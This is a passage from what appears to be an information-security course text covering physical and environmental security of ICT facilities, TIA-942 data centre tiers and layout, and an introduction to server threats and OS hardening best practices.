Panels should at a minimum be in locked containers/rooms to prevent tampering. Organizations lose control of their information when it is communicated over unsecured public network infrastructure or over infrastructure in unsecured areas as they can have no assurance of the physical security of the infrastructure or logical security of the information.

Organizations are required to use the encryption for information transmitted over public network infrastructure when the compromise, loss of integrity or unavailability of the information would have a high business impact of high or above. The encryption will sufficiently protect the information to allow it to be transmitted on an unclassified network. Organizations are also required to apply the encryption to protect information on their network infrastructure in unsecured areas.

c. ICT system gateway devices: In addition to the logical controls, organizations are to use physical security measures for their ICT system gateway devices to mitigate the higher business impact from:

- the loss of the devices, or
- the compromise of the aggregated information arising from physical access to the devices.

Organizations using shared gateways are to apply controls to the gateway appropriate to the highest level of information passing through the gateway. Organizations are to prevent unauthorised access to gateway devices. It is recommended that these devices be located in dedicated 4.3.3.3 Physical security of ICT facilities.

4.3.3.3 Physical security of ICT facilities

Organizations may use dedicated ICT facilities to house ICT systems, components of their ICT Systems or ICT equipment. These facilities include, but are not limited to:

- server and gateway rooms
- datacentres

- backup repositories
- storage areas for ICT equipment that hold official information, and
- communications and patch rooms.

Organizations should pay particular attention to the security of any access points to an ICT facility- for example, cabling and ducting. Where an agency outsources its ICT facilities, or uses shared facilities, the agency is required to ensure their information is held in a Security Zone appropriate for the information. Some of the precautions that need to be taken for ensuring physical security of ICT facilities are:

a. **Access control to ICT facilities and equipment within ICT facilities:** Organizations are to control access to ICT facilities. Access to ICT facilities holding information should be controlled by:

   - a dedicated section of the CCTV cameras, security alarm system (SAS), or electronic access control system (EACS) where used, or
   - a person provided with a list of people with a 'need to know' or 'need to go' into the ICT facility.

   Organizations are to keep ICT facilities, and security containers within ICT facilities holding ICT equipment, secured when the facilities are not occupied.

b. **Access Control to delivery and loading area:** Organization should limits on access to the delivery and loading areas, and to other public access areas, to the degree consistent with required operations; inspection of incoming and outgoing materials, and separation of incoming and outgoing shipments, where possible; and isolation of these areas from information processing facilities and areas where information is stored.

c. **Outsourced ICT facilities:** Organizations are to ensure that outsourced ICT facilities meet any controls identified in these guidelines for the protection of the aggregation of information held in the facilities. Security requirements should be mentioned in contracts for outsourced functions.

d. **Datacentres:** Organizations using datacentres are to assess the aggregation of all information that is held in the datacentre. Organizations employing a shared datacentre arrangement are to liaise with all other organizations using the same datacentre to assess the business impact of the loss of integrity or unavailability of the aggregate of the combined information before being used operationally.

   Data storage devices are to be given protection commensurate with the business impact of the compromise of the aggregate of the information stored on the devices. Datacentres are selected not only for their ability to provide security of information, but also for their ability to provide continuous availability to information. ANSI/TIA-942 Telecommunications Infrastructure Standard for Data Centers provides four tiers of availability in datacentres. Datacentres that comply with the Standard are available more than 99% of the time. Section 4.4 discusses the data center security guidelines.

4.4 DATA CENTER SECURITY - GUIDELINES

Data centers are critical for business. Due to rapid advances taking place in technology, businesses and users are demanding secure, continuous, reliable operation in the data center which provide high availability and peak performance, 7 days a week, 365 days a year.

Data Centre Energy Management has defined a data center as a special facility that performs one or more of the following functions:

- A data center physically houses various equipment, such as computers, servers (e.g., web servers, application servers, database servers), switches , routers, data storage devices, load balancers, wire cages or closets, vaults, racks, and related equipment.
- Data centers store, manage, process, and exchange digital data and information;
- Provide application services or management for various data processing, such as web hosting internet, intranet, telecommunication and information technology.


Other terms used to describe data centers include: Computer center, data centre, datacenter, data storage and hosting facility, data processing center, computer room, server room, server farm, data farm, data warehouse, co-location facility, co-located server hosting facility, corporate data center, managed data centers, internet service provider (ISP), application service provider (ASP), full service provider (FSP), wireless application service provider (WASP), telecommunications carriers, etc .

While designing data center particular emphasis on the following factors should be kept in mind:

- Adequate facility space (present and future)
- Power (operational and backup)
- Cooling (general and rack-specific)
- Cabling pathways
- Equipment racks
- Cabling system (components and design)

The Telecommunications Industry Association (TIA) has issued a standard called ANSI/TIA-942: Telecommunications Infrastructure Standard for Data Centers. Similarly the international ISO/IEC 24764 standard and the European EN 50173-5 standard are also available and all these standards define the basic infrastructure in data centers. TIA 942 is currently the most comprehensive body of standards for data centers and includes contributions from various organizations, including data center owners, consultants, and product manufacturers. The criteria for data centre addressed by the TIA 942 standard includes: Structure, Cabling performance, Redundancy, Grounding/potential equalization, Cable routing, Ceilings and double floors, Floor load, Space requirements (ceiling height, door width), Power supply/UPS, Fire protection/safety, Cooling, Lighting, Administration/labeling, Temperature/humidity and availability Tier classification.

Table 2: Tier classification



Tier requirements	TIER I	TIER II	TIER III	TIER IV
Distribution paths power and cooling	1	1	1 active / 1 alternate	2 active
Redundancy active components	N	N+1	N+1	2 (N+1)
Redundancy backbone	no	no	yes	yes
Redundancy horizontal cabling	no	no	no	optional
Raised floors	12“	18“	30“-36“	30“-36“
UPS / generator	optional	yes	yes	dual
Concurrently maintainable	no	no	yes	yes
Fault tolerant	no	no	no	yes
Availability	**99.671%**	**99.749%**	**99.982%**	**99.995%**

N: Needed

Source: Uptime Institute

The different tier datacenters have strict standards for reliability and availability

- Tier 1: composed of a single path for power and cooling distribution, without redundant components, providing 99.671% availability: 28 hours of downtime/year.
- Tier II: composed of a single path for power and cooling distribution, with redundant components, providing 99.749% availability: 22 hours of downtime/year.
- Tier III: composed of multiple active power and cooling distribution paths, but only one path active, has redundant components, and is concurrently maintainable, providing 99.982% availability: 1.5 hours of downtime/year.
- Tier IV: composed of multiple active power and cooling distribution paths, has redundant components, and is fault tolerant, providing 99.995% availability: 26 minutes of downtime/year

The data centre structures also need to be protected from physical damage by considering the risk of Fire Risk, Water Risk, Smoke Risk, Power Supply Risk, Air-Conditioning Risk, Dust Risk, Unauthorized Access Risk, Explosion Risk, etc.to ensure availability:

Some of the other points that need to be considered for availability are:

- Security systems such as burglar alarms, access control, video surveillance, building security, security personnel, security lighting, central building controls systems, etc.
- Choice of telecommunication carriers and redundant connections
- Green IT and Energy efficiency
- Short response times for upgrades and extensions
- Low latencies to meet the growing requirements in terms of internet presence

According to the TIA 942 standard the data centre (DC) should include five key functional areas as shown in the diagram below, where growth is anticipated and helps upgrading or adding servers or applications with minimal downtime or disruption.

The five key functional areas are:

- Entrance Room (ER)
- Main Distribution Area (MDA)
- Horizontal Distribution Area (HDA)
- Zone Distribution Area (ZDA)
- Equipment Distribution Area (EDA)

Ideally separate rooms should be earmarked for each of these functional areas but it may not be practical for normal organizations and hence these can be consolidated with clearly defined areas:




Figure 14: Five key functional areas for Datacenter security

The best practices for functional areas are as follows:

- Locate ER outside of the DC for security purpose; if it is inside the DC, consolidate ER & MDA

- MDA should be centrally located
- Both MDA & HDA require separate racks for fiber, UTP and coaxial cable
- ZDA is optional, but provides additional flexibility (pre terminated cables)
- EDA, contains equipment only
- Each space requires same power/cooling

Typical Data Center Requirements can be listed under the following heads, as:

a. *Location*
    - Avoid locations that restrict expansion
    - Should have redundant Access
    - Should facilitate delivery of large equipment
    - Should be located away from EMI sources
    - No exterior windows should be present
    - Provide authorized access & monitored on a 24x7 basis

b. *Size*
    - Sized to meet the known requirements of specific equipment
    - Include projected future as well as present requirements

c. *Ceiling Height*
    - Min. 8.5' from finished floor to any obstruction (sprinklers, lighting fixtures, or cameras)
    - Cooling architecture may dictate higher ceilings
    - Min. 18" clearance from water sprinkler heads, Flooring / Walls
    - Anti-static properties
    - Sealed / painted to minimize dust
    - Light color to enhance lighting
    - Min dist floor loading 7.2 kPA /150 lbf/Sq-ft, Recommended 12kPA / 250 lbf/Sq-ft

d. *Doors*

    3' wide x 7' high, no /removable center obstructions

e. *Lighting*
    - Min. 500 lux in the horizontal plane and 200 lux in the vertical plane
    - Lighting on separate circuits/ panels

- Emergency lighting & signs

f. *Other Equipment*

- UPS, power distribution or conditioner: <= 100kVa inside room, > 100kVa in separate room

g. *Operational parameters*

- Dedicated HVAC system preferred (68 – 77 F); measured every 10-30 ft at 1.5ft height
- HVAC – min. 100 sqft/ton
- Max. temp rate of change: 5 F/hr
- 40% to 55% relative humidity (reduces ESD)
- Electrical - Signal reference grid (SRG)
- Sprinkler systems must be pre-action System

h. *Security*

- Camera monitoring (internal/external)

i. *Cooling*

The TIA standard recommends a row-based arrangement of cabinets in a data center, with the fronts of equipment racks facing each other in one row (cold aisle with perforated tiles) and the backs facing each other in both adjacent rows (hot aisles with non-perforated tiles), as shown from top view in figure below. In this arrangement, lower-density power cable pathways are routed through cold aisles to optimize airflow and higher-density network cable pathways are placed in the hot aisles. Similarly, cold air enters from the front of the cabinets in the cold aisles and exits from the back of the cabinets in the hot aisles. Air circulation can be passive or forced (e.g., using fans to pull in cold air or expel hot air).





Figure 15: TIA cooling standards

j. Cabling

In a data centre, everything has to work when moving bits into, around, and out of it - and the cabling infrastructure is where the bits move. Cabling is expected to serve multiple generations of devices over a period of 10 to 25 years. Therefore, the biggest challenge is to design the connectivity architecture between horizontal distribution areas (HDAs), zone distribution areas (ZDAs), and equipment distribution areas (EDAs). A multi level cable tray system (3 Layer) may be adopted where: Bottom layer is copper cable, Middle layer is fiber and Top layer is power. Data center cabling system example is provided in the diagram below:



Access Providers
Primary Entrance Facility
• Workstation outlets
• Copper/fiber cable
• Copper/fiber PPs
• Copper/fiber cordage
Backbone Cable
Support Area
TR
Backbone Cable
MDA
• HD IDC blocks
• Fiber PP
• Coax connectivity (for DS-1, DS-3 circuits)
• Racks for SP equipment (584 mm [23 in])
• Core equipment cabinets (762 mm [30 in])
Horizontal Cable
Offices, Operations Center, Support Rooms
• LO 50-µm cable
• CAT 6/6A HD PP (24 – 144 ports)
• CAT 6/6A cordage
• Fiber PP
• Fiber cordage
• Switch equipment cabinets (762 mm [30 in])
Backbone Cable
Backbone Cable
HDA
HDA
Horizontal Cable
Horizontal Cable
Horizontal Cable
ZDA
• CAT 6/6A UHD PP (up to 288 ports)
• CAT 6/6A cordage (up to 7.6 m [25 ft])
• Fiber PP
• Fiber cordage
• LC fiber cordage (up to 7.6 m [25 ft])
• CAT 6/6A HD PP (24 – 144 ports)
• CAT 6/6A cordage (up to 3 m [10 ft])
• FXM shelf 1U (12-72 strands)
• LC fiber cordage (up to 3 m [10 ft])
• Server equipment cabinets (610 mm [24 in])
EDA
EDA
Horizontal Cable or Zone Area Cord
• CAT 6/6A cable
• LO 50-µm cable
EDA
Computer Room

Figure 16: Cabling standards

k. Spaces

The relationship of spaces in a data centre can be shown as depicted in the figure below:



BUILDING SITE
BUILDING SHELL
GENERAL OFFICE SPACE
TELECOM ROOMS & EQUIPMENT ROOMS for spaces outside data center
OFFICE BUILDING SUPPORT SPACE
DATA CENTER
SUPPORT STAFF OFFICES
ENTRANCE ROOM(S)
DATA CENTER ELECTRICAL & MECHANICAL ROOMS
OPERATIONS CENTER
TELECOM ROOM(S) for data center support spaces
STORAGE ROOMS & LOADING DOCKS
COMPUTER ROOM

Figure 17: Standards for space

While some basic details for data centre have been provided here, students are advised to understand TIA-942 requirements and processes.

TIA-942 standard, specifically addresses data centre infrastructure including telecom infrastructure standard and facility requirements. It provides a flexible and manageable structured cabling system using standard media while building on existing standards. It helps provide guidelines on a wide range of areas useful in designing or managing a data centre. It also serves as a tier standard for determining the standard quality of a data centre and compares them.

4.4.1 Securing the Data Centre

The data center houses most of the critical applications and data for the organization. The infrastructure design, power and cooling, cabling for the data centre needs constant planning and upgradation depending upon the needs.

Security should be considered as part of the core infrastructure requirements. Because a key responsibility of security for the data center is to maintain the availability of services, the ways in which security affects traffic flows, scalability, and failures must be carefully considered.

The following are some of the threat vectors affecting the data center:

- Unauthorized access
- Interruption of service
- Data loss
- Data modification

Unauthorized access can include unauthorized device access and unauthorized data access. Interruption of service, data loss, and data modification can be the result of targeted attacks. A single threat can target one or more of these areas. Specific threats can include the following: privilege escalation; malware; spyware; botnets; denial-of-service (DoS); traversal attacks (including directory, URL); and, man-in-the-middle.

4.4.2 Best Practices in the Data Centre

- ❖ Implementation of physical access control to datacenter.
- ❖ Implementation continuous monitoring of data center.
- ❖ Implementation of Environmental security controls.
- ❖ Routing security is critical and following points must be taken care:
  - Route peer authentication
  - Route filtering
  - Log neighbor changes
- ❖ The firewalls should be hardened in a similar fashion to the infrastructure devices. The following configuration notes apply:
- ❖ Use HTTPS for device access. Disable HTTP access.
- ❖ Configure Authentication, Authorization, and Accounting (AAA) for role-based access control and logging. Use a local fallback account in case the AAA server is unreachable.
- ❖ Limit the types of traffic allowed over the management interface(s).
- ❖ Use Secure Shell (SSH). Disable Telnet.
- ❖ Use Network Time Protocol (NTP) servers

Following table provides matrix of threats mitigated by taking care of factors impacting data centre security:

Table 3: Factors impacting data centre security

Threats Mitigated with Data Center Security Design								
	Botnets	DoS	Unauthorized Access	Spyware, Malware	Network Abuse	Data Leakage	Visibility	Control
Routing Security		Yes	Yes		Yes		Yes	Yes
Service Resiliency		Yes	Yes					Yes
Network Policy Enforcement	Yes		Yes		Yes	Yes		Yes
Web Application Firewall (WAF)			Yes	Yes		Yes	Yes	Yes
IPS Integration	Yes			Yes	Yes		Yes	Yes
Switching Security		Yes	Yes		Yes	Yes		
Endpoint Security	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Secure Device Access			Yes		Yes	Yes	Yes	Yes
Telemetry	Yes	Yes	Yes		Yes		Yes	

4.5 ENVIRONMENT SECURITY - INFORMATION AND COMMUNICATIONS TECHNOLOGY

Environment security focus on reducing the risk associated with environmental factors such as natural or manmade disasters on information and communications technology (ICT). Organizations should identify any threats from environmental or man-made disasters to their ICT equipment in their security risk assessment. As ICT systems may be more sensitive to environmental factors additional risk mitigation measures, over and above those used to protect people and physical assets from harm, may be needed. It has been observed that in most of the cases, physical and environment security also are managed by silo functions, and there is a serious lack of coordination between it and IT security. This leaves many of the physical vulnerabilities and issues in environmental elements unaddressed. These problems have been debated in recent years, driving the concept of converging physical and logical security. Different technology options are evolving in the market that promise convergence, and provide means for building a common incident management platform where physical and environment security events are addressed.

4.5.1 Strategy for Environmental Security[5]

Strategy for environmental security are aimed for designing environmental security controls for an organization. Students are advised to visit DSCI security framework for more details.

- Create an inventory of electric supply arrangements, power back up arrangements, fire safety provisions, fire detection mechanisms, fire exits, Heating Ventilating and Air-Conditioning (HVAC) equipment systems across all the facilities.
- Ensure that there exists a complete visibility over adequacy of measures deployed for environment security, their current state against geographical and local conditions and historical incidents pertaining to environmental measures.
- Ensure that a significant level of resources and efforts are dedicated for continual operation of facilities, protection of environment at facilities, deterring fire incidents at facilities and protecting human life at facilities in case of incidents.
- Ensure that an enterprise wide standards and guidelines are established for environmental protection.
- Ensure that a strategy exists for availing services in facility management, adoption of emerging technical solutions, tracking the state of equipments and devices and integrating them with incident management system to address environmental devices specific events

4.5.2 Environmental Security - Best Practices

DSCI security framework listed following best practices for environmental security that organizations may choose when implementing security controls against environmental threats to ICT.

- Create a map of fire safety provisions in the facility – fire sensor or smoke detector map of the facility, fire alarming and command control system and fire protection measures.
- Ensure that a sufficient amount of efforts are dedicated for routine fire safety operations that include testing of fire detectors, routine maintenance of equipments and fire safety drills.
- Ensure that the responsibilities are defined for fire drills, emergency operations and routine training is conducted for the designated people.

[5] www.cisco.com

- Ensure that a significant level of efforts are dedicated for training and awareness of the employees, with proper signage and direction maps provided for guidance in emergency.
- Ensure that a significant level of capacity of power systems, standby power supply and HVAC is available to withstand current load of the facility and its likely expansion.
- Ensure that significant levels of resources are dedicated for maintenance of all supporting equipments to keep their capacity intact and avoid any failures thereof.
- Ensure that a mechanism exists to monitor the performance of power and HVAC system.
- Ensure that the incident management system is capable enough to address the incidents detected by environmental security devices.

4.5.3 Environmental Security - Guidelines[6]

Some information held on ICT systems will be required by organizations to enable a return to normal service after an incident. Organizations should determine the availability requirements for their information as part of their disaster recovery and business continuity plans. The impact of the information not being available will influence the measures taken to protect ICT equipment against environmental and man-made threats. Some guidelines for environmental security are:

a. **Preservation of ICT equipment:** ICT equipment may require a controlled atmosphere to ensure the integrity of the information held on the equipment. ICT equipment holding information may also require a controlled environment to prevent failure of the equipment and potential loss of information. This may include, but not limited to, controlling:

   - temperature
   - humidity
   - air quality—for example smoke and dust
   - water, or
   - light.

   Organizations should apply controls to meet any ICT equipment manufacturer's identified requirements.

b. **Uninterruptable and backup power supplies:** Organizations may lose information if ICT systems are unexpectedly shutdown. An uninterruptable power supply (UPS) will allow the agency to turn off systems in a controlled manner or provide power until power to the ICT system is restored.
   Any UPS used by an organisation should provide at least enough power to allow:

[6] https://www.dsci.in/taxonomypage/93

- the controlled shutdown of ICT systems, or
- the startup of an backup power supply.

ICT equipment also needs protection from power surges (relatively lengthy increases in voltage), power sags and spikes (short very large increases in voltage). Most UPS also give some protection from surges and sags.
As most environmental systems rely on mains electricity, a backup power supply may assist in maintaining environmental controls. Backup power supplies should be maintained in accordance with the manufacturer's directions.

c. **Protection from natural and man-made disasters:** Organizations should identify any threats from natural and man-made disasters to their ICT equipment in their security risk assessment. Examples of natural and manmade disasters include earthquake, flooding, cyclone, fire, terrorism, etc. Business continuity plan of organization should be prepared, implemented and tested regularly.

Protection against damages from earthquake, explosion, terrorism, civil unrest and other forms of natural and man-made risk should be designed and implemented. This could include:

- Consideration of probabilities of various categories of risks and value of assets to be protected against those risks.
- Consideration of security threats posed by neighboring facilities and structures.
- Appropriate equipment (e.g., fire-fighting devices) and other counter-measures provided and suitably located on site.
- Appropriate off-site/remote location for backup facilities and data copies.

We discuss here some common threats and backup for continuity of operations.

i. **Flooding:** Water is one of the major threats to any system that uses electricity, including ICT systems. Organizations should site server rooms so that they are protected from flooding. Flooding may be from external sources—for example swollen rivers, or internal sources—for example burst pipes. Organizations considering locating server rooms in basements should assess the risk of flooding from external or internal sources.

ii. **Fire:** Organizations should also protect ICT equipment from fire. ICT equipment can be damaged either through direct exposure to flames, or the effects of smoke (poor air quality) and increases in temperature in the general environment.
An additional concern to ICT equipment during building fires is the potential for flooding during fire fighting operations. An organisation may be able to use alternatives to water-based sprinkler systems, such as CO2 or other gaseous agents, in critical ICT facilities.

d. **Backup ICT systems:** Backup ICT systems can provide an organisation with a recover point if their primary ICT systems fail, which can form part of an organisation's business continuity and disaster recovery plans. Any backup systems should be, as far as possible, fully independent of the supporting infrastructure used for the primary system so that in case of a failure of the primary ICT system the secondary ICT system does not also fail. Backup ICT systems should be regularly tested to ensure their continued operation. Organizations may use off-site or commercial backup facilities. Organizations should consider dual redundancy—that is using two backup facilities, for business critical information and ICT systems. Environmental security requirements should be mentioned in contracts for outsourced functions.

4.6 LET US SUM UP

In this unit we discussed importance of physical and environmental security to achieve the objective of organizations Information security plan. Physical and environmental security controls prevent unauthorized physical access, damage, and interruption to organization's information assets. Physical and environmental security controls must be adequate to protect information and communication technology of the organization. Physical and environment security should aggregated with the IT security, both domain should not work as silos. Data centers are hub having critical assets of organizations and security & continuity of operations are top most priorities.

4.7 CHECK YOUR PROGRESS

1. What do you mean by physical security of ICT.

2. Explain importance of ICT equipment disposal policy.

3. What is access control.

4. Why data center security is important.

5. What is TIA-942.

4.8 MODEL QUESTIONS

1. Write a note on need of physical security.

2. Explain BCP.

3. Write note on TIA-942 standard.

4. What is data center security.

5. Write note on environmental risk assessment.

6. Explain importance of data backup.

7. Discuss threats to ICT from manmade or natural disasters.

8. Discuss common controls to protect ICT from Fire disaster.

9. Write note on Uninterruptable and backup power supplies.

10. Explain different Tiers of datacentes.

To Do

Activity1: Explore ANSI/TIA-942 Telecommunications Infrastructure Standard for Data Centers.

BLOCK II

UNIT I: SERVER SIDE THREATS AND VULNERABILITIES- COUNTERMEASURES AND BEST PRACTICES

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand threats vulnerabilities and attacks on servers
- Address various types of threats on the server
- Implement OS hardening
- Understand OS authentication process
- Protect server against unauthorized network access
- Understand encryption
- Secure server platform

1.2 INTRODUCTION

Every system needs to be protected, but the level of protection may vary based on the value of the system and its data. The classic model for information security defines three objectives of security: the CIA triads i.e. maintaining **confidentiality, integrity, and availability.**

Confidentiality is the property that **information** is not made available or disclosed to unauthorized individuals, entities, or processes. Data integrity means maintaining and assuring the accuracy and completeness of data over its entire life-cycle i.e. data cannot be modified in an unauthorized or undetected manner. Availability means that information is accessible by authorized users when required.

Server security is no different. A server is **life blood** of many organisations which provides one or more services for other hosts over a network as a primary function. For instance a Web server, provide Web content services to users' Web browsers. There are many such types of servers, such as application, authentication, directory services, email, infrastructure management, logging, name/address resolution services (e.g., Domain Name Server [DNS]), print, and remote access. An organization's servers provide a wide variety of services to internal and external users, and many servers also store or process sensitive information for the organization. We should never assume that the information is of little or no value. Adversaries are not just looking for classified information. Computers cannot lie in state and remain secure. It is up to system administrators to constantly monitor and be proactive from a security perspective to truly keep systems secure. In order to be as secure as possible, it has to be ensured that making sure we are protecting and maintaining systems and devices appropriately and using cyber security best practices. An organization's servers provide a wide variety of services to internal and external users, and many servers also store or process sensitive information for the organization. Some of the most common types of servers are Web, email, database, infrastructure management, and file servers. We are trying to comprehend the security vulnerabilities a **general critical server** of interest pose and the potential impact along the best security practices to help reduce the attack surface.

Many technologies, features, and configuration options can be used to enhance the server security taking into consideration of authentication and identity, Authorization and isolation, Data protection, Secure networking.




1) Inventory of Authorized and Unauthorized Devices
2) Inventory of Authorized and Unauthorized Software
3) Secure Configurations for Hardware and Software on Laptops, Workstations, and Servers
4) Continuous Vulnerability Assessment and Remediation
5) Malware Defense
6) Application Software Security
7) Wireless Device Control
8) Data Recovery Capability
9) Security Skills Assessment and Appropriate Training to Fill Gaps
10) Secure Configurations of Devices such as Firewalls, Routers, and Switches
11) Limitation and Control of Network Ports, Protocols and Services
12) Controlled Use of Administrative Privileges
13) Boundary Defense
14) Maintenance, Monitoring and Analysis of Audit Logs
15) Controlled Access Based on Need to Know
16) Account Monitoring and Control
17) Data Loss Prevention
18) Incident Response Capability
19) Secure Network Engineering
20) Penetration Tests and Red Team Exercises
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20

Figure 18: Threats Vulnerabilities and Attacks on servers[7]

Servers are frequently targeted by attackers because of the value of their data and services. For example, a server might contain personally identifiable information that could be used to perform identity theft.



PCWorld

Microsoft revokes trust in certificate authority operated by the Indian government

Hackers Spend Christmas Break Launching Large Scale NTP-Reflection Attacks

The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communicatic security and privacy over the Internet for applications such as web, ema instant messaging (IM) and some virtual private networks (VPNs).

SC MAGAZINE

Windows Server Update Services open to attack

Venom Vulnerability Exposes Most Data Centers to Cyber Attacks

VENOM Vulnerability

Virtualisation Vulnerability Hits Data Centers

Figure 19: Press coverage of cyber security incidents

[7] Picture adapted from SANS critical security controls

The following are examples of common security threats to servers:

- Denial of service (DoS) attacks on the server hindering authorized users from getting necessary services
- Information breach and compromise of the data on server by unauthorized individuals or changed in an unauthorized manner.
- Man IN the middle attacks where in sensitive information transmitted unencrypted or weakly encrypted between the server and the client may be intercepted.
- The server has been a launch pad in targeted attack scenario and attributes to further compromise internally and externally. If the server has been providing Active Directory Services, credentials of potential servers and users may be compromised. The server can inadvertently launch attack against geographically separated places like a DOS attack. The traffic unknowingly generated from the compromised server.
- Malicious entities may exploit software bugs in the server or its underlying operating system to gain unauthorized access to the server.

According to studies the best places where server security lies

- The operating system perspective.
- Underlying Server software
- Protection of the server with proper and secure configuration through of appropriate patches and upgrades, security testing, monitoring of logs, and backups of data and operating system files.

Securing the underlying operating system on which server is going to run. If the security of the OS is taken into account seriously most of the infiltration can be avoided that changes from the policies and procedures one organisation enforces.
Some of the best practice for OS security are:

- Patch and upgrade the operating system
- Remove or disable unnecessary services, applications, and network protocols
- Configure operating system user authentication
- Configure resource controls
- Install and configure additional security controls, if needed
- Perform security testing of the operating system.

Secondly, take a good look at the intended applications and services the server is going to provide and to ensure the server application is deployed, configured, and managed to meet the security requirements of the organization. The basic rule of thumb is to install the minimal amount of services required and eliminate any known vulnerabilities through patches or upgrades. And remove any unnecessary applications, services, or scripts, they should be removed immediately after the installation process concludes. Securing the server application would generally include the following steps:

- Patch and upgrade the server application

- Remove or disable unnecessary services, applications, and sample content
- Configure server user authentication and access controls
- Configure server resource controls
- Test the security of the server application (and server content, if applicable).

